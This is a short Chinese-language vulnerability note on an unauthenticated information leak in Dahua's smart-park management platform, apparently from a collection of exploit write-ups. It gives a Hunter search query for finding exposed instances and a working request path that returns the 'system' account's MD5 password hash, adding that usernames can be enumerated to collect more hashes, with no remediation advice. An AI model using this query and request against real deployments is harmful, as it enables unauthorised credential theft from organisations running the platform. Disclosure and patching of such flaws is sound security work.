D2-4大华-智慧园区综合管理平台-InformationLeakage

漏洞描述：

大华智慧园区综合管理平台是一个集智能化、信息化、网络化、安全化为一体的智慧园区管理平台，旨在为园区提供一站式解决方案，包括安防、能源管理、环境监测、人员管理、停车管理等多个方面。由于敏感目录并未进行鉴权，所以可以直接得到system的密码（采用MD5加密）。

网站图片：

网络测绘：

Hunter 语法：


hunter:app.name="Dahua 大华 智慧园区管理平台"

漏洞复现：

payload：

```
/admin/user_getUserInfoByUserName.action?userName=system
```

效果图:



可通过遍历userName参数，获取md5加密的密码，